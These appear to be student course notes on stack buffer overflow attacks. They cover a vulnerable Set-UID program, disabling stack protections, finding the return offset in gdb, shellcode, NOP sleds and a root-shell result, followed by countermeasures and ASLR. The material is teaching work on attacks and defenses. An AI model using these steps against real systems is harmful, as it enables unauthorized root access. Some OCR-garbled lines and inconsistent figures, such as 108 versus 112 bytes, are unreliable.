IS U2 NOTES

Buffer Overflow Attack

return addresses are calculated based on the frame pointer %ebp and stack pointer %esp

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *Str) {
    char buffer[100];  // Buffer with a size of 100 bytes
    // The following statement has a buffer overflow proble
m
    strcpy(buffer, Str);  // Vulnerable strcpy function
    return 1;
}

int main(int argc, char **argv) {
    char str[400];  // Buffer to hold user-provided data
    FILE *badfile;
    badfile = fopen("badfile", "r");  // Open the file "bad
file"
    fread(str, sizeof(char), 300, badfile);  // Read 300 by
```

```
tes of data from "badfile" into "str"
    foo(str);  // Call the vulnerable function with user-pr
ovided data
    printf("Returned Properly\\n");
    return 1;
}
```

Explanation of the Exploitation Process:

1. **Crafting the Malicious Payload**:
    - The attacker places their malicious code in a file named "badfile". This code will be loaded into memory by the program.
    - The malicious code could include shellcode or instructions to perform specific actions desired by the attacker, such as privilege escalation.
2. **Triggering the Buffer Overflow**:
    - The program reads 300 bytes of data from "badfile" into the `str` buffer using `fread()`.
    - Then, it calls the vulnerable function `foo()` with the data stored in `str`.
    - The vulnerable function `foo()` contains a buffer overflow vulnerability due to the use of `strcpy()`. The attacker-controlled data from "badfile" overflows the `buffer` array.
3. **Overwriting the Return Address**:
    - By overflowing the `buffer` array, the attacker can overwrite the return address of the `foo()` function.
    - If the attacker knows the address of their malicious code within "badfile", they can overwrite the return address with this address.
4. **Redirecting Program Execution**:
    - When the `foo()` function finishes execution and attempts to return, the altered return address redirects the program's execution flow to the address of the attacker's malicious code within "badfile".
    - As a result, the program jumps to the attacker's code, executing the malicious instructions.
5. **Exploiting Privileged Programs**:

- If the vulnerable program runs with elevated privileges (e.g., Set-UID program), the attacker's malicious code will execute with those privileges.
- This can lead to privilege escalation, allowing the attacker to gain unauthorized access or control over the system.




Figure 4.5: Insert and jump to malicious code

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

1. **Compilation**: The first command compiles the "stack.c" program using the "gee" compiler. Two options are used:
   - `z execstack`: By default, stacks are made non-executable as a security measure. This prevents injected malicious code from being executed. However, this option reverses that, making the stack executable.
   - `fno-stack-protector`: This option disables StackGuard, which is another security measure against stack-based buffer overflow attacks.
2. **Setting Permissions**: The second and third commands change the ownership of the executable to root and set the Set-UID bit, respectively.

> The Set-UID bit allows the program to run with the privileges of the file owner (in this case, root), regardless of who executes it.

Finding Adress of the Malicious program

This C program consists of a function `func` and the `main` function. Let's break down the code and explain its behavior:

```
#include <stdio.h>

void func(int* al) {
    printf(" :: al's address is 0x%x \\n", (unsigned int) &
al);
}

int main() {
    int X = 3;
    func(&X);
    return 0;
}
```

When the program runs, the `main` function calls `func` and passes the address of variable `X`. Inside `func`, the address of the pointer `al` is printed using `printf`.

Now, let's explain the output and its significance:

```
$ ./prog
:: al's address is 0xbffff370
```

- The output shows that the address of the pointer `al` is `0xbffff370`.
- Since address randomization is turned off (`kernel.randomize_va_space = 0`), the starting address for the stack remains the same across program executions.
- Therefore, each time the program runs, the same address is printed, indicating that the stack's starting address remains constant.

☞ Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

☞ Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh"  to "\x68""/zsh"
```

NoOp \x90

Adding NOP instructions before the actual entry point of injected code creates multiple potential entry points, increasing the chances of successful execution even if the exact entry point is not guessed correctly. This technique enhances the effectiveness of buffer overflow attacks by making them more resilient to minor inaccuracies in guessing the entry point.





Figure 4.6: Using NOP to improve the success rate



Finding the Address Without Guessing

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo              ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

In gdb, we set a breakpoint on the `foo` function using `b foo`, and then we start executing the program using `run`. The program will stop inside the `foo` function. This is when we can print out the value of the frame pointer `ebp` and the address of the `buffer` using gdb's `p` command.


```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

1. **Compilation with Debugging Information**:

- The program is compiled with debugging information enabled using the `g` flag.
- Additionally, two countermeasures against buffer overflow attacks (`execstack` and `stack-protector`) are disabled.

2. **Setting Breakpoints and Running Debugging Session**:
   - In `gdb` (GNU Debugger), a breakpoint is set at the `foo()` function.
   - The program is then executed, and it pauses at the breakpoint inside the `foo()` function.
   - A breakpoint is set at the vulnerable function (`foo()`), allowing the attacker to inspect the state of the program when it reaches that point.
3. **Inspecting Frame Pointer (EBP) and Buffer Address**:
   - Using `gdb`'s `p` command, the value of the frame pointer (`ebp`) and the address of the buffer are printed.

   From the above execution results, we can see that the value of the frame pointer is 0xbfffeaf8. Therefore, based on Figure 4.6, we can tell that the return address is stored in 0xbfffeafB + 4, and the first address that we can jump to 0xbfffe af8 + 8 (the memory regions starting from this address is filled with NOPs). Therefore, we can put 0xbfffeaf8
   - 8 inside the return address field.
4. **Determining Input Manipulation**:
   - Given that the input provided to the program is copied into the buffer starting from its beginning, it's crucial to understand the location of the return address field relative to the buffer's starting address.
   - With the calculated distance (112 bytes), the injected return address can be strategically placed within the input, ensuring it overwrites the original return address during the buffer overflow.



Run the exploit. We can now run `exploit.py` to generate `badfile`. Once the file is constructed, we run the vulnerable `Set-UID` program, which copies the contents from `badfile`, resulting in a buffer overflow. The following result shows that we have successfully obtained the root privilege: we get the # prompt, and the result of the `id` command shows that the effective user id (`euid`) of the process is 0.

```
$ chmod u+x exploit.py       ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id        ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

zsh is a old shell with lot of vulnerabilities

Attacks with Unknown Address and Buffer Size

Knowing the Range of Buffer Size

Instead of putting the return address in one locati on, we put it in all the possible locations, so it does not matter which o ne is the actual locati o n. This technique is ca ll ed spraying, i.e., we spray the buffer with the return address.





Figure 4.8: Spraying the buffer with return addresses.



Issues with the malicious code running

```
#include <stddef.h>
void main()
{
   char *name[2];
   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

To create a shellcode that can be executed via a buffer overflow vulnerability, we need to address the issues mentioned in the provided explanation. Here's how we can do it:

1. **Loader Issue**: Since the loader is responsible for setting up the program's environment, including loading necessary libraries and initializing memory, directly jumping to the `main()` function won't work because essential initialization steps are skipped in a buffer overflow attack. Instead, we'll craft shellcode that performs the necessary setup and then executes the shell program.
2. **Zeros in the Code**: Zeros in the shellcode can cause issues when using string copying functions like `strcpy()`. To avoid this, we need to ensure that our shellcode doesn't contain null bytes. We'll use alphanumeric shellcode techniques to achieve this.

It is better to write the program directly using the assembly language


1. **ax**: The Extended Accumulator Register.
    - **Purpose**: It is often used for storing function return values and system call numbers.
    - **Usage**: In this context, `eax` is used to hold the system call number for `execve()`, which is 11.
2. **ebx**: The Base Register.

- **Purpose**: It is commonly used for holding memory addresses or pointers.
- **Usage**: `ebx` is used to hold the memory address where the command string (`/bin/sh`) is stored.

3. **ecx**: The Counter Register.
   - **Purpose**: It is often used for holding loop counters or memory addresses.
   - **Usage**: `ecx` is used to hold the memory address of the argument array. The first element of this array points to the command string, and the second element is set to 0 to mark the end of the array.
4. **edx**: The Data Register.
   - **Purpose**: It is typically used for holding data values or flags.
   - **Usage**: `edx` is used to hold the memory address of the environment variables. In this case, it is set to 0 because no environment variables need to be passed to the new program.

Finding Adresses

1. **Finding Addresses**: To set the value for `%ebx`, which holds the address of the command string (`/bin/sh`), we typically need to know the exact memory address where the string is located. One common approach is to use the stack pointer `%esp`. By dynamically pushing the string onto the stack during runtime, we can retrieve its address from `%esp`, which always points to the top of the stack.
2. **Avoiding Zeros**: It's crucial to ensure that the entire shellcode or injected code doesn't contain any zero bytes, as some functions, like `strcpy()`, treat zero as the end of the source buffer. To achieve this, dynamically generating zeros is necessary. One way to generate a zero in a register like `%eax` without directly assigning it is by using XOR. The instruction `xor %eax, %eax` performs an XOR operation on `%eax` with itself, resulting in the register containing zero.



The %edx register needs to be set to zero

How to avoid buffer overflow attack?

Safer copy techniques strncpy, snprintf, strncat, fgets

The difference is thatthe safer versions require developers to explicitly specify the maximum length of the data that can be copied into the target bu ffer, fo rcing the developers to think about the buffer size.

1. **Safer Dynamic Link Libraries**: Instead of modifying individual programs, safer versions of standard library functions can be provided in dynamic link libraries. These safer versions perform boundary checking and prevent buffer overflows. Examples include libraries like libsafe and lbmib.
2. **Program Static Analyzer**: Tools like ITS4 analyze source code for patterns that may lead to buffer overflow vulnerabilities. They help developers identify unsafe code early in the development process.
3. **Programming Language Features**: Some programming languages, such as Java and Python, incorporate automatic boundary checking to prevent buffer overflows, making them safer for development.
4. **Compiler-based Countermeasures**: Compilers can insert instructions into the binary code to verify stack integrity and prevent buffer

overflows. Techniques like StackShield and StackGuard add safeguards to check for modifications to the return address.

5. **Operating System Features**: Address Space Layout Randomization (ASLR) randomizes the layout of program memory, making it harder for attackers to guess the location of injected shellcode.
6. **Hardware Features**: Modern CPUs support features like the No-eXecute (NX) bit, which separates code from data and prevents execution of code in certain memory areas, including the stack. This makes it more difficult for attackers to execute injected shellcode from the stack.

Address Randomizer

Sure, here are the key points about Address Space Layout Randomization (ASLR):

1. **Purpose**: ASLR is implemented as a defense mechanism against buffer overflow attacks and other memory-based vulnerabilities.
2. **Randomization**: ASLR randomizes the starting addresses of memory regions such as the stack, heap, and libraries each time a program is executed.
3. **Tradition vs. ASLR**: Previously, operating systems used fixed memory locations for these regions, making it easier for attackers to exploit vulnerabilities by predicting memory addresses.
4. **Attackers' Challenge**: ASLR makes it difficult for attackers to guess the exact memory addresses of vulnerable code or data, thereby thwarting their attempts to execute successful buffer overflow attacks.
5. **No Impact on Program**: Despite the randomization, programs can still access their data on the stack or other memory regions. This is because data addresses are calculated relative to the stack pointer (%esp) or frame pointer (%ebp), rather than relying on absolute addresses.
6. **Enhanced Security**: ASLR significantly increases the complexity of mounting successful attacks, thereby enhancing the overall security of computer systems.

7. **Beyond Stacks**: ASLR is not limited to stacks but can also randomize the location of other types of memory, such as heaps and libraries.
8. **Dynamic Defense**: ASLR is a dynamic defense mechanism, meaning it adds variability to memory layouts with each program execution, further complicating attackers' efforts.
9. **Widespread Implementation**: ASLR is widely implemented in modern operating systems as a standard security feature to mitigate the risks posed by memory vulnerabilities.

For Linux, ELF is a common binary format for programs, so for this type of binary programs, randomization is carried out by the ELF loader.

Address Randomizer using Linux

Here's an explanation of Address Randomization on Linux using the provided code and commands:

1. **Address Randomization Overview**:
   - Address Randomization is a security feature implemented by the ELF loader in Linux.
   - Its purpose is to randomize the memory addresses where the stack and heap are allocated for programs, making it harder for attackers to predict and exploit memory vulnerabilities.
2. **Program Setup**:
   - The provided code defines a simple program with two buffers: one allocated on the stack (`char x[12]`) and the other on the heap (`char *y = malloc(sizeof(char) * 12)`).
   - The program prints out the addresses of both buffers to observe the effects of address randomization.
3. **Randomization Settings**:
   - The behavior of address randomization is controlled by the `kernel.randomize_va_space` kernel variable, which can take values 0, 1, or 2.
   - Setting `kernel.randomize_va_space` to 0 disables address randomization.
   - Setting it to 1 randomizes the stack address but keeps the heap address constant.

- Setting it to 2 randomizes both the stack and heap addresses.

4. **Observations**:
   - When `kernel.randomize_va_space` is set to 0, no randomization occurs, and both stack and heap addresses remain constant across program executions.
   - Setting it to 1 randomizes only the stack address, causing the stack buffer's address to change while the heap buffer's address remains the same.
   - Setting it to 2 randomizes both the stack and heap addresses, causing both buffer addresses to change across executions.
5. **Impact on Security**:
   - Enabling address randomization enhances security by introducing variability in memory layouts, making it harder for attackers to exploit memory-related vulnerabilities.
   - The randomization affects both the stack and heap, providing a defense against buffer overflow attacks and similar exploits.
6. **Usage and Implementation**:
   - System administrators or privileged users can configure address randomization settings using the `sysctl` command.
   - Developers and security analysts can test the effectiveness of address randomization in mitigating memory vulnerabilities in their programs.
7. **Entropy and Randomization**:
   - Entropy measures the randomness or uncertainty in the memory address space. Higher entropy implies more possible locations, making it harder for attackers to predict.
   - In Linux, the entropy available for randomization varies depending on the implementation of ASLR. For instance, a 32-bit Linux OS may offer 19 bits of entropy for the stack and 13 bits for the heap.
8. **Limitations and Brute-Force Attacks**:
   - Despite randomization, some implementations may not provide enough entropy, making it feasible for attackers to conduct brute-

force attacks.


- Brute-force attacks involve repeatedly guessing memory addresses until the correct one is found, bypassing the randomization.
